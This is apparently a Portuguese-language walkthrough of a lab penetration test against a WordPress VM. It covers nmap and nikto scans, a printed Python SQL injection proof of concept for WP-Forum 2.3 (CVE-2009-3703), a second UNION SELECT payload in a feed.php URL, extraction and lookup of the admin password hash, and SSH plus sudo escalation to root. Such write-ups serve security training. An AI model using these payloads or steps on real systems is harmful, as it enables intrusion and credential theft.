


maq153-offsec-sean

```
root@0xffff:/tmp# nmap -sV 192.168.10.153

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-03 21:02 -03
Nmap scan report for 192.168.10.153
Host is up (0.0079s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.1p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.11 ((Ubuntu) PHP/5.2.6-3ubuntu4.6 with Suhosin-Patch)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 6.94 seconds
root@0xffff:/tmp#
```

acessando a pagina



olhando o codigo fonte da pagina



```
<html>
<body style="background:#000000;color:#86DD1D">
<h1 style="text-align:center">s3@n</h1>
<h2 style="text-align:center">
<script>
var
_0xfc44=["\x3C\x69\x6D\x67\x20\x73\x72\x63\x3D\x22\x77\x70\x2F\x6C\x6F\x67\x6F\x2E\x6A\x70\x67\x22","\x77\x72\x69\x74\x65"];document[_0xfc44[1]](_0xfc44[0]);
</script>
</h2>
</html>
```

```
</body>
</html>
```

cavucando a porta 80

```
root@0xffff:/tmp# nikto -h 192.168.10.153
- Nikto v2.1.6
```

```
-----
+ Target IP:      192.168.10.153
+ Target Hostname: 192.168.10.153
+ Target Port:    80
+ Start Time:     2018-03-03 21:04:43 (GMT-3)
-----
+ Server: Apache/2.2.11 (Ubuntu) PHP/5.2.6-3ubuntu4.6 with Suhosin-Patch
+ Server leaks inodes via ETags, header found with file /, inode: 185978, size: 331, mtime: Thu Mar 1 21:15:42 2018
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ Apache/2.2.11 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are
also current.
+ PHP/5.2.6-3ubuntu4.6 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://
www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8345 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:      2018-03-03 21:06:10 (GMT-3) (87 seconds)
-----
+ 1 host(s) tested
```

convertendo de hexadecimal para ASC, descobri um wordpress hehehe



cavucando o wordpress

```
root@0xffff:/tmp# nikto -h http://192.168.10.153/wp/
- Nikto v2.1.6
```

```
-----
+ Target IP:      192.168.10.153
```

```

+ Target Hostname: 192.168.10.153
+ Target Port: 80
+ Start Time: 2018-03-03 21:16:54 (GMT-3)
-----
+ Server: Apache/2.2.11 (Ubuntu) PHP/5.2.6-3ubuntu4.6 with Suhosin-Patch
+ Retrieved x-powered-by header: PHP/5.2.6-3ubuntu4.6
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.2.11 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are
also current.
+ PHP/5.2.6-3ubuntu4.6 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://
www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/
e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /wp/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via
certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /wp/?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via
certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /wp/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via
certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /wp/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via
certain HTTP requests that contain specific QUERY strings.
Illegal hexadecimal digit ';' ignored at /var/lib/nikto/plugins/nikto_headers.plugin line 106.
+ Server leaks inodes via ETags, header found with file /wp/readme, inode: 0x189a3, size: 0x1dda, mtime:
0x47820b42d5900;52b3d1f332c00
+ OSVDB-3092: /wp/xmlrpc.php: xmlrpc.php was found.
+ /wp/wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version usually matches the
WordPress version
+ /wp/readme.html: This WordPress file reveals the installed version.
+ /wp/wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /wp/license.txt: License file found may identify site software.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp/wp-login/: Admin login page/section found.
+ /wp/wp-login.php: Wordpress login found
+ 7560 requests: 0 error(s) and 25 item(s) reported on remote host
+ End Time: 2018-03-03 21:18:18 (GMT-3) (84 seconds)
-----
+ 1 host(s) tested

```

acessando o wordpress

Laboratório de Pentest x Shakan Ltd x +

192.168.10.153/wp/ Search

Shakan Ltd

Test Wordpress Setup

Forum Test

December 17th, 2015

Test run of the new setup...
[Read the rest of this entry »](#)

Posted in [Uncategorized](#) | [No Comments »](#)

Work In Progress...

December 17th, 2015

Hi guys,

As you can see I've installed a blog on my workstation in order to configure and test all the features requested by our customer, Shakan Ltd.

I'm working on creating a cool template, in the meantime please play a bit with the interface because we will have to present the product to the customer in two weeks!

Once ready we'll move the product to our production server.

If you need to changeladd something to the test website, feel free to login to my box: username is sean and you already know the password!

Keep me posted!

/Sean

Posted in [Uncategorized](#) | [1 Comment »](#)

Pages
[» About](#)

Archives
[» December 2015](#)

Categories
[» Uncategorized \(2\)](#)

Blogroll
[» Development Blog](#)
[» Documentation](#)
[» Plugins](#)
[» Suggest Ideas](#)
[» Support Forum](#)
[» Themes](#)
[» WordPress Planet](#)


Meta
[» Log in](#)
[» Valid XHTML](#)
[» RSS](#)
[» WordPress](#)

Search

navegando no site achei um manual que entrega que eh um wp-forum

Info Center

Forum Statistics

 0 Posts in 0 Topics Made by 1 Members. Latest Member: [sean](#)
 Latest Post by Guest
 on December 31, 1969, 21:00

WP-Forum by: [Fredrik Fahlstad](#), Version: 2.3
 Page loaded in: 0.004 seconds.

>

This entry was posted on Thursday, December 17th, 2015 at 9:43 pm and is filed under [Uncategorized](#). You can follow any responses to this entry through the [RSS 2.0](#) feed. You can [leave a response](#), or [trackback](#) from your own site.

Laboratório de Pentest x Forum Test x Profile Sh... x +

192.168.10.153/wp/?p=5&wpforumaction=profile&id=1

Forum Test

Test run of the new setup...

Guest

Welcome Guest, posting in this forum require [registration](#).

Username
 Password
 ☒ Remember me

Search

[Shakon Ltd](#) » Profile Info

Summary - admin

Name:	Sean Thoms
Registered:	December 18, 2009, 02:40
Posts:	0
Position:	Administrator
Website:	
AIM:	
Yahoo:	
Jabber/google	
Talk:	
Biographical Info:	

WP-Forum by: [Fredrik Fohlsdad](#), Version: 2.3

procurando uma vulnerabilidade

```
root@0xffff:/tmp# searchsploit wp-forum
```

Exploit Title	Path
	(/usr/share/exploitdb/)
WordPress Plugin WP-Forum 1.7.4 - SQL Injection	exploits/php/webapps/4939.txt
WordPress Plugin WP-Forum 1.7.8 - SQL Injection	exploits/php/webapps/7738.txt
WordPress Plugin WP-Forum 2.3 - SQL Injection / B	exploits/php/webapps/10488.txt

```
Shellcodes: No Result
root@0xffff:/tmp#
```

entendendo o sql injection

```

root@0xffff:/tmp# cat /usr/share/exploitsdb/exploits/php/webapps/10488.txt
=====
INTERNET SECURITY AUDITORS ALERT 2009-010
- Original release date: September 28th, 2009
- Last revised: December 15th, 2009
- Discovered by: Juan Galiana Lara
- CVE ID: CVE-2009-3703
- Severity: 8.5/10 (CVSS Base Score)
=====

I. VULNERABILITY
-----
WP-Forum <= 2.3 SQL Injection & Blind SQL Injection vulnerabilities

II. BACKGROUND
-----
WP-Forum is a discussion forum plugin for WordPress. It works with
WordPress 2+ version and PHP >= 5.0

```

olhando o ataque pegamos um python de POC

```

root@0xffff:/tmp# cat wpforum-sqlinjectioneder.py
#!/usr/bin/python

```

```

# WP-Forum <= 2.3 SQL Injection PoC
# Juan Galiana Lara
# Internet Security Auditors

```

```

import urllib
import urllib2
import re

```

```

url = 'http://192.168.10.153/wp/?p=5&wpforumaction=search'
values = {'search_words' : 'any',
          'search_submit' : 'Search',
          'search_max' : '999 DAY) union select 1,1,1,user_pass,1,1,1 from wp_users where id=1 or SUBDATE(CURDATE(),
INTERVAL 9999' }

```

```

data = urllib.urlencode(values)
req = urllib2.Request(url, data)
response = urllib2.urlopen(req)
output = response.read()
o = re.search('viewtopic.+>([$.+)<',output)
if o:
    print o.group(1)
root@0xffff:/tmp#

```

extraíndo o hash:

```

root@0xffff:/tmp# python wpforum-sqlinjectioneder.py
$P$B9wJdX0Nk095U2L.kqAGXsFufwSp5N1
root@0xffff:/tmp#

```

```

root@0xffff:/tmp# python wpforum-sqlinjectioneder.py
$P$B9wJdX0Nk095U2L.kqAGXsFufwSp5N1

```

descobrimos que tipo de hash é esse

```

root@0xffff:/opt/Hash-Buster# hash-identifier $P$B9wJdX0Nk095U2L.kqAGXsFufwSp5N1
#####
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#####
-----
HASH: $P$B9wJdX0Nk095U2L.kqAGXsFufwSp5N1

Possible Hashs:
[+] MD5 Wordpress)

```

procurando na internet achei uma materia de como usar o hashcat pra quebrar hash do wordpress

<http://h2-exploitation.blogspot.com.br/2013/05/decrypt-md5-wordpress.html>

colocando o hash dentro do arquivo hash.txt

hashcat -m 400 hash.txt /usr/share/wordlists/rockyou.txt --force

nao consegui quebrar , entao procurei no google pelo hash

06-30-2017, 10:49 PM

Lagx65 Wrote: →

I believe that hash is wordpress. I'll give it a shot, no promise tho.

Well surprise to me, I got it.
 \$P\$B9wJdX0Nk095U2L.kqAGXsFufwSp5N1:?????

ate chei que fosse erro mas a senha era: ????? mesmo kkkk

como temos que a maquina eh sean e ele eh administrador o negocio eh tentar logar pra ver

```

root@0xffff:/opt/Hash-Buster# ssh sean@192.168.10.153
The authenticity of host '192.168.10.153 (192.168.10.153)' can't be established.
RSA key fingerprint is SHA256:sDSKr0T6Bi2YXXqCbSEBagR6X+UfpUnYFv0qZPSQaTA.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.10.153' (RSA) to the list of known hosts.
sean@192.168.10.153's password:
Linux sean 2.6.28-11-generic #42-Ubuntu SMP Fri Apr 17 01:57:59 UTC 2009 i686

```

ja que eh um ubuntu primeira coisa eh verificar se o usuario eh o usuario da instalacao id = 1000

```

sean@sean:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
hplip:x:103:7:HPLIP system user,,,:/var/run/hplip:/bin/false
avahi-autoipd:x:104:110:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
gdm:x:105:111:Gnome Display Manager:/var/lib/gdm:/bin/false
saned:x:106:113::/home/saned:/bin/false
pulse:x:107:114:PulseAudio daemon,,,:/var/run/pulse:/bin/false
messagebus:x:108:117::/var/run/dbus:/bin/false
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false
avahi:x:110:119:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
haldaemon:x:111:120:Hardware abstraction layer,,,:/var/run/hald:/bin/false
sean:x:1000:1000:sean,,,:/home/sean:/bin/bash
sshd:x:112:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:113:123:MySQL Server,,,:/var/lib/mysql:/bin/false

```

sean eh o usuario da instalacao, entao verificar o sudo

```

sean@sean:~$ sudo su
[sudo] password for sean:
root@sean:/home/sean# id
uid=0(root) gid=0(root) groups=0(root)
root@sean:/home/sean# cat /root/flag.txt
3e0bb97ee4a3f259b59dff39d080ddf2
root@sean:/home/sean#

```

```

sean@sean:~$ sudo su
[sudo] password for sean:
root@sean:/home/sean# id
uid=0(root) gid=0(root) groups=0(root)
root@sean:/home/sean# cat /root/flag.txt
3e0bb97ee4a3f259b59dff39d080ddf2

```

GAME OVER !

=====OUTRA MANEIRA DESCOBERTA PARA SQL INJECTION












=====

como sabemos que os plugins do wordpress ficam sempre na mesma localizacao facamos um teste

Laboratório de Pentest x Index of /wp/wp-content... x +

192.168.10.153/wp/wp-content/plugins/wp-forum/

Index of /wp/wp-content/plugins/wp-forum

Name	Last modified	Size	Description
 Parent Directory		-	
 bbcode.php	10-Jan-2009 06:25	33K	
 captcha/	11-Oct-2008 18:41	-	
 feed.php	05-Nov-2008 13:56	2.1K	
 js/	12-Oct-2008 13:44	-	
 skins/	09-Sep-2011 01:37	-	
 wpf-admin/	06-Dec-2008 05:21	-	
 wpf-edit-profile.php	31-Oct-2008 13:10	1.9K	
 wpf-insert.php	12-Oct-2008 06:29	4.0K	
 wpf-main.php	06-Dec-2008 05:15	1.5K	
 wpf-post.php	06-Oct-2008 08:49	2.8K	
 wpf-thread.php	06-Oct-2008 08:57	1.1K	
 wpf.class.php	29-Jul-2009 05:24	73K	
 wpf_admin.css	28-Sep-2008 17:41	602	
 wpf_define.php	09-Nov-2008 08:01	1.5K	

Apache/2.2.11 (Ubuntu) PHP/5.2.6-3ubuntu4.6 with Suhosin-Patch Server at 192.168.10.153 Port 80

testando o sql injection

http://192.168.10.153/wp/wp-content/plugins/wp-forum/feed.php?topic=1%20union%20select%201,user_pass,3,4,5,user_login,7%20from%20wp_users

192.168.10.153/wp/wp-content/plugins/wp-forum/feed.php?topic=1 union select 1,user_pass,3,4,5,user_login,7 from wp_users



Subscribe to this feed using

Live Bookmarks



☐ Always use Live Bookmarks to subscribe to feeds.

Subscribe Now

Shakan Ltd Forum - Topic:

Shakan Ltd Forum Topic: -

admin

\$P\$B9wJdX0NkO95U2L.kqAGXsFufwSp5N1